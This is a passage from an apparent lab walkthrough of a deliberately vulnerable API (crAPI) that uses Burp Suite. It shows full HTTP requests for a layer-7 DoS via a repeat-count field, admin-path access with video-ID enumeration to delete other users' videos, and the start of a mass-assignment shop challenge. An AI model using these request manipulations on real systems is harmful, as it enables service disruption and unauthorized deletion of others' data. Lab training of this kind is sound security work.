    "mechanic_code": "TRAC_JHN",
    "problem_details": "Testing",
    "vin": "0HCKU93WZTY625560",
    "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
    "repeat_request_if_failed": true,
    "number_of_repeats": 10000
}

```

- If it has been changed click the **Send** button then the DoS activity will be detected.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Request

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJdWIoiJwZW50ZXN0aW5nQGV4YWIwbGUuY29tIiwicm9sZSI6InVzZXIiLCJpY
XQiOjE3MTY4NzQzODMsImV4cCI6MTcxNzQ3OTE4M30.eyJ0eABookLTr7ArhlzPr23jA3JPX
nHMhai26fqkhJhT2E9tbETzJN5V62BijV_D6GxtabnJJNvg1p7IYN_rdHeIYpAt54lscJFt0LF1ZIfDSkysdNG
nBSlAyMp4rHYR0ruTshf20TxpL8ozEcKQ4hb-KolyGoVv0LCMFt_KyizEoZaQdzw3SXF924jtU2RSBFrHNHdT
XZnCqBn5i8G6-Z7UlC2T2ZImhgG3KjLycThn4XA7VjbFrYqpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2Jrry
BKzsSmmyCQpTe-TTtBh3pVstYo3aPWjt1bNv5-_Yg
10 Origin: http://192.168.100.12:8888
11 Content-Length: 221
12 Connection: close
13
14 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "Testing",
    "vin": "0HCKU93WZTY625560",
    "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
    "repeat_request_if_failed": true,
    "number_of_repeats": 10000
}

```

Response

```

1 HTTP/1.1 503 Service Unavailable
2 Server: openresty/1.17.8.2
3 Date: Tue, 28 May 2024 05:49:16 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 71
14
15 {
    "message": "Service unavailable. Seems like you caused layer 7 DoS :)"
}

```

Inspector

Selected text: Service unavailable. Seems like you caused layer 7 DoS :)

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 11

Response Headers: 12

5. Broken Function Level Authorization

The attacker sends a request to the endpoint API that should not be accessed by ordinary or unauthorized users. Implementing appropriate check methods can be a confusing task because modern applications can contain many types of complex user roles, groups, and hierarchy (e.g. sub-users, or users with more than one role). Administrative functions are the primary targets for this type of attack and can lead to data disclosure, data loss, or data damage. In the end, this can lead to disruption of service.

Challenge 7 - Delete a video of another user

- Turn on the Burp Suite tool and click the profile photo to go to the profile page

Vehicles Details

VIN: OHCKU93WZTY625560

Contact Mechanic

Company : Hyundai

Model : Creta



Fuel Type : DIESEL

- Scroll down, in the My Personal Video section click the three dots and select **Change Video Name**

My Personal Video Max File Size: 10MB

0:00 / 0:21

- Change the title of the video according to your wishes and then press the **Change Video Name** button



- On Burp Suite will be detected endpoint `/identity/api/v2/user/videos/id` used to edit videos

Request	Response
<pre>Pretty Raw Hex 1 PUT /identity/api/v2/user/videos/30 HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/my-profile 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWlIoiJwZW50ZXN0aW5nQGV4YWlwbgUuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4MzQzODMsImV4cCI6MTcxNzQ3OTE4Mz0.eyJxIj0eABookLTr7Arh1zPr23zjA3JPXnHMhai26fgqkhJt2E9tbeTzJN5V62BijV_D6GxtabnJNvnglp7IYN_rdHeIYAt54lscJFt0LF1ZIfDSkysdNGnBSLAyMp4rHYR0ruTshf20TxlB8o2EcK04hb-KoIyGoVv0LMFt_KyizEoZaQdzw3SF924jtU2RSBFrHNhdTTXZnCqBenz5i8G6-Z7Ulc2TZImhgG3KjLycThn4XA7VjbFrY0pP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRryBKzsSmmyCOpTe-TTtbh3pVstYo3aPwjt1bNv5-_Yg 10 Origin: http://192.168.100.12:8888 11 Content-Length: 22 12 Connection: close 13 14 { "videoName": "video1" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Tue, 28 May 2024 09:21:27 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 3738796 17 18 { "id": 30, "video_name": "video1", "conversion_params": "-v codec h264", "profileVideo": true, "data": image/jpeg;base64,AAAAAHGZ0eXBtcD0vAAAAAG1wNDJpc29tYXZiM0AAIkZtb292AAAAeG12aG0B</pre>

- Right-click the request and select Send to Repeater

Burp Suite Community Edition v2022.9.6 - Temporary Project

Host: 192.168.100.12:8888

Method: PUT

URL: /identity/api/v2/user/videos/30

Params: ✓

Edited: ✓

Status: 200 OK

Length: 192.168.100.12:8888

MIME type: application/json

Extension: JSON

Title: http://192.168.100.12:8888/identity/api/v2/user/videos/30

Comment: 192.168.100.12:8888

TLS: 05:20:12:28 ... 8080

IP: Listener port:

Request

Pretty Raw Hex

```
1. PUT /identity/api/v2/user/videos/30 HTTP/1.1
2. Host: 192.168.100.12:8888
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US, en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://192.168.100.12:8888/my-profile
8. Content-Type: application/json
9. Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWJiOiJwZW50ZXN0aW5nQGV4YW1vbGUuY29tIiivcm9sZSI6InVzXXIiLCjyX01oJE3MTYnZn0200MsIwAcICIGMTcxNz03OTE4M30.9x95rsvkprRox_IXE0E4bookLT7Arh1Pr23zjA3PXnhMHa126fghkhT2EP9thETzjN5W62bjV_D6GxtabnJNvg1pJIYN_rdhEYpAts4lscJFtOLF1ZIF0SkysdNgB5LAyMp4RHvRoUshf20TXplBozEcK04h-Ko1ygoVv0lCMpt_KyizOzoZaodzv3SXp924jtuoRSBFfHh4dTTXZnCqhBew51806-27ULc2TZhmgd3KjLycThnXAx7YbfryOpP2AEUH50ZsnfYyNF6yc4EuYyNL7pIN2JrByBKzsSmmyCOpTe-Tt6hdpstyoJaWjtlnv5-Yg
10. Origin: http://192.168.100.12:8888
11. Content-Length: 22
12. Connection: close
13.
14. {
    "videoName": "video1"
}
```

Send to Repeater Ctrl+R

Inspector

Request Attributes: 2

Request Headers: 11

Response Headers: 15

Proxy history documentation: 0 matches

- Moving to the Repeater tab, here we can change the type of request **PUT** Be a **OPTINS** to find out what types of requests can be done in the endpoint. After that click the **Send** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Method: Repeater

Request

Pretty Raw Hex

```
1. OPTIONS /identity/api/v2/user/videos/30 HTTP/1.1
2. Host: 192.168.100.12:8888
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US, en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://192.168.100.12:8888/my-profile
8. Content-Type: application/json
9. Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWJiOiJwZW50ZXN0aW5nQGV4YW1vbGUuY29tIiivcm9sZSI6InVzXXIiLCjyX01oJE3MTYnZn0200MsIwAcICIGMTcxNz03OTE4M30.9x95rsvkprRox_IXE0E4bookLT7Arh1Pr23zjA3PXnhMHa126fghkhT2EP9thETzjN5W62bjV_D6GxtabnJNvg1pJIYN_rdhEYpAts4lscJFtOLF1ZIF0SkysdNgB5LAyMp4RHvRoUshf20TXplBozEcK04h-Ko1ygoVv0lCMpt_KyizOzoZaodzv3SXp924jtuoRSBFfHh4dTTXZnCqhBew51806-27ULc2TZhmgd3KjLycThnXAx7YbfryOpP2AEUH50ZsnfYyNF6yc4EuYyNL7pIN2JrByBKzsSmmyCOpTe-Tt6hdpstyoJaWjtlnv5-Yg
10. Origin: http://192.168.100.12:8888
11. Content-Length: 22
12. Connection: close
13.
14. {
    "videoName": "video1"
}
```

Response

Pretty Raw Hex Render

```
1. HTTP/1.1 200
2. Server: openresty/1.17.8.2
3. Date: Tue, 28 May 2024 09:30:04 GMT
4. Content-Length: 0
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. Allow: DELETE,PUT,GET,HEAD,OPTIONS
10. Accept-Patch
11. X-Content-Type-Options: nosniff
12. X-XSS-Protection: 1; mode=block
13. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
14. Pragma: no-cache
15. Expires: 0
16. X-Frame-Options: DENY
17.
18.
```

Inspector

Selection: 27

Selected text: DELETE,PUT,GET,HEAD,OPTIONS

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 11

Response Headers: 15

- The endpoint actually allowed the operation **DELETE**, so now we change the request type **OPTINS** Be a **DELETE** and click the **Send** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Request

```
1. DELETE /identity/api/v2/user/videos/30 HTTP/1.1
2. Host: 192.168.100.12:8888
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://192.168.100.12:8888/my-profile
8. Content-Type: application/json
9. Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nQGV4YWlwbGUvY29tIiwick9sZSI6InVzXKiiLCjpyXG1oJcEMTYNzNzO200MsIw4cCIGHtciNxZ030TE4M80.eyJx95rvsklpRox_Ix0E4bookLT7Ar1zPr23ZjA3PXrh#Ma26fghjhT2EPtHETzNSV628j1V_06GxtabnJNvg1p7IYN_RdHeIyAt54lsclf0LF1ZIF0SkysdNGnB$1AyMph4HYR0u7sfh20TXplBozEcKO4h-Ko1yGoVv0lCMF_KyizEoZaQdzv3SXF924jtuoRSBFfHh#dTTXZnCqhBenz51806-27Ulc27ZLmhgG3KjLycThn4XAT7VbfryOpP2AEUH50ZsnIfYNNF6vy4EuYyNL7PjN2JRryBKzsSmmyC0Te-TTtbh3psty0aPwt1bNv5-Yg
10. Origin: http://192.168.100.12:8888
11. Content-Length: 22
12. Connection: close
13.
14.
  "videoName": "video1"
}
```

Response

```
1. HTTP/1.1 404
2. Server: openresty/1.17.8.2
3. Date: Tue, 28 May 2024 09:33:46 GMT
4. Content-Type: application/json
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. Access-Control-Allow-Origin: *
10. X-Content-Type-Options: nosniff
11. X-XSS-Protection: 1; mode=block
12. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13. Pragma: no-cache
14. Expires: 0
15. X-Frame-Options: DENY
16. Content-Length: 81
17.
18.
  "message": "This is an admin function. Try to access the admin API",
  "status": 403
}
```

Inspector

Selected text
This is an admin function. Try to access the admin API

Request Attributes
2

Request Query Parameters
0

Request Cookies
0

Request Headers
11

Response Headers
15

537 bytes | 216 millis

- A message appears that we have to access the endpoint user admin to be able to perform the operation **DELETE**. So we need to change the endpoint API from **/identity/api/v2/user/videos/** Be a **/identity/api/v2/admin/videos/** then click the **Send** button then the video in our profile is successfully deleted

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Request

```
1. DELETE /identity/api/v2/admin/videos/30 HTTP/1.1
2. Host: 192.168.100.12:8888
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://192.168.100.12:8888/my-profile
8. Content-Type: application/json
9. Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nQGV4YWlwbGUvY29tIiwick9sZSI6InVzXKiiLCjpyXG1oJcEMTYNzNzO200MsIw4cCIGHtciNxZ030TE4M80.eyJx95rvsklpRox_Ix0E4bookLT7Ar1zPr23ZjA3PXrh#Ma26fghjhT2EPtHETzNSV628j1V_06GxtabnJNvg1p7IYN_RdHeIyAt54lsclf0LF1ZIF0SkysdNGnB$1AyMph4HYR0u7sfh20TXplBozEcKO4h-Ko1yGoVv0lCMF_KyizEoZaQdzv3SXF924jtuoRSBFfHh#dTTXZnCqhBenz51806-27Ulc27ZLmhgG3KjLycThn4XAT7VbfryOpP2AEUH50ZsnIfYNNF6vy4EuYyNL7PjN2JRryBKzsSmmyC0Te-TTtbh3psty0aPwt1bNv5-Yg
10. Origin: http://192.168.100.12:8888
11. Content-Length: 22
12. Connection: close
13.
14.
  "videoName": "video1"
}
```

Response

```
1. HTTP/1.1 200
2. Server: openresty/1.17.8.2
3. Date: Tue, 28 May 2024 09:37:18 GMT
4. Content-Type: application/json
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. Access-Control-Allow-Origin: *
10. X-Content-Type-Options: nosniff
11. X-XSS-Protection: 1; mode=block
12. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13. Pragma: no-cache
14. Expires: 0
15. X-Frame-Options: DENY
16. Content-Length: 59
17.
18.
  "message": "User video deleted successfully",
  "status": 200
}
```

Inspector

Selected text
User video deleted successfully

Request Attributes
2

Request Query Parameters
0

Request Cookies
0

Request Headers
11

Response Headers
15

515 bytes | 307 millis

- Because the id is an integer, we can remove the personal video from other users just by sorting his id to the back or forward. Here we managed to delete the video with the id **20**

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1. DELETE /identity/api/v2/admin/videos/21 HTTP/1.1
2. Host: 192.168.100.12:8888
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Referer: http://192.168.100.12:8888/my-profile
8. Content-Type: application/json
9. Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nQGV4YWhvbGUuY29tIiivcm9sZSI6InVzXlIiLCjPXYXl0jE3MTYnZn0200MsIw4cCIGMTcxNz03OTE4M80.qx95rsvk1pRox_Ix0E4bookLT7Ar1zPr23ZjA3PXrh#Ma126fgh3hT2EP9tbeTzN5W628j1V_D6Gxtabn3JNvg1p7IYN_rdMeIyPAt54lscJFt0LF1ZIF0SkysdNGnbSLAyMp4HRY0nJuhf20TXplBozEcK04h-Ko1yGoVv0CMht_KyizEoZaQdzv3SXF924jtU2RSBFrHN4dTTXZnCqBn51806-Z7Ulc2TZhnhG3KjLycThn4XA7VjbFrYQpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRRyBKzsSmmyCqTe-TTtBhpPstYoSaPwtlbNv5-_Yg
10. Origin: http://192.168.100.12:8888
11. Content-Length: 22
12. Connection: close
13.
14. {
    "videoName": "video1"
}
```
- Response:**

```
1. HTTP/1.1 200
2. Server: openresty/1.17.8.2
3. Date: Tue, 28 May 2024 09:39:29 GMT
4. Content-Type: application/json
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. Access-Control-Allow-Origin: *
10. X-Content-Type-Options: nosniff
11. X-XSS-Protection: 1; mode=block
12. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13. Pragma: no-cache
14. Expires: 0
15. X-Frame-Options: DENY
16. Content-Length: 59
17.
18. {
    "message": "User video deleted successfully.",
    "status": 200
}
```
- Inspector:**
 - Selected text: User video deleted successfully
 - Request Attributes: 2
 - Request Query Parameters: 0
 - Request Cookies: 0
 - Request Headers: 11
 - Response Headers: 15

6. Mass Assignment


Frameworks sometimes allow developers to tie HTTP request parameters into variables or objects automatically to make the use of the framework easy to use. This can sometimes cause losses.

Attackers can sometimes use this methodology to create new parameters that are never intended by developers that in turn create or chisef new variables in unimported program code.

Challenge 8 - Get an item for free

- Turn on the Burp Suite tool and go to the Shop page and buy one of the items

Available Balance: \$100



- On the Burp Suite tool detected endpoint `/workshop/api/shop/orders` with type request `POST` used to place an order

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /workshop/api/shop/orders HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US, en; q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/shop 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWJtIi0jJwZM50ZXN0aW5nOGV4YmlwbGUuY29tIiwi cm9sZSI6InVzZXIiLCJpYXQiOjE3NTY4NzQzODMsImV4cIiGHTcxNz030TE4M30.qx95rvklpRox_Ix0E4BookLTr7Arh1zPr232jA3JPXnHmhai26fqkhJhT2E9tbeTzJN5v62bijV_D6GxtabnJNvg1p7IYN_rdhcIYpa54lscJFtOLFIZifDSkydWGNBslAyMp4rHYR0ruTshf20TxpL8ozEcKQ4hb-Ko1yGoVvOLCMFt_KyizEoza0dzw3SXF924jtU2RSBFrHNHdTIXZnCqNBen5i8GG-Z7UlL2TZIMhgG9KlycThn4XA7vjbFrY0pP2AEUHS0ZsnI 10 Origin: http://192.168.100.12:8888 11 Content-Length: 29 12 Connection: close 13 14 { "product_id": 1, "quantity": 1 }	In	≡	1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Wed, 29 May 2024 05:30:25 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: same-origin 12 Cross-Origin-Opener-Policy: same-origin 13 Content-Length: 59 14 15 { "id": 6, "message": "Order sent successfully.", "credit": 90.0 }	In	≡

- In addition, the Burp Suite tool is detected endpoint `/workshop/api/shop/orders/all` with type request `GET` which displays the details of the order data

Request

Pretty Raw Hex

```

1 GET /workshop/api/shop/orders/all HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/past-orders
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1toijyZn50ZXN0wM5nQGV4Ym1wbGUuY29tIiwi cm9sZSI6InVzZXI1LCJpYXQiOjE3MTY4NzQzODMsImV4cCI6MTcxNzQ3OTE4M30. qx95rsvklpRox_Ix0E4bookLTr7Arh1zP r232jA3JPXnHmai26fqkhJhT2E9tbeTzjNSV62BijV_D6GxtabnJJNvgIp7iYN_rdhcIYpAt54lscJFt OFIZZifDSkydNGBSLayMp4rHYR0ruTshf207Xpl8ozEck04hb-KoLyGoVv0lCMFt_KyizEoZa0dzw3S XP924jtU2RSBFrHNHdTTXZnCqNBen5i8G6-Z7Ul_c2TZImhgG3KjLycThn4XA7VjbFrYoP2AEUH50ZsmIfYMF6vc4EuTyNL7PiN23RryBKzsSmmyCOpTe-TTtBh3pQvtYo3aPWjtlbNv5-_Yg
10 Connection: close
11
12

```

Response


Pretty Raw Hex Render

```

10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 296
13
14 {
    "orders": [
        {
            "id": 6,
            "user": {
                "email": "pentesting@example.com",
                "number": "1234567890"
            },
            "product": {
                "id": 1,
                "name": "Seat",
                "price": "10.00",
                "image_url": "images/seat.svg"
            },
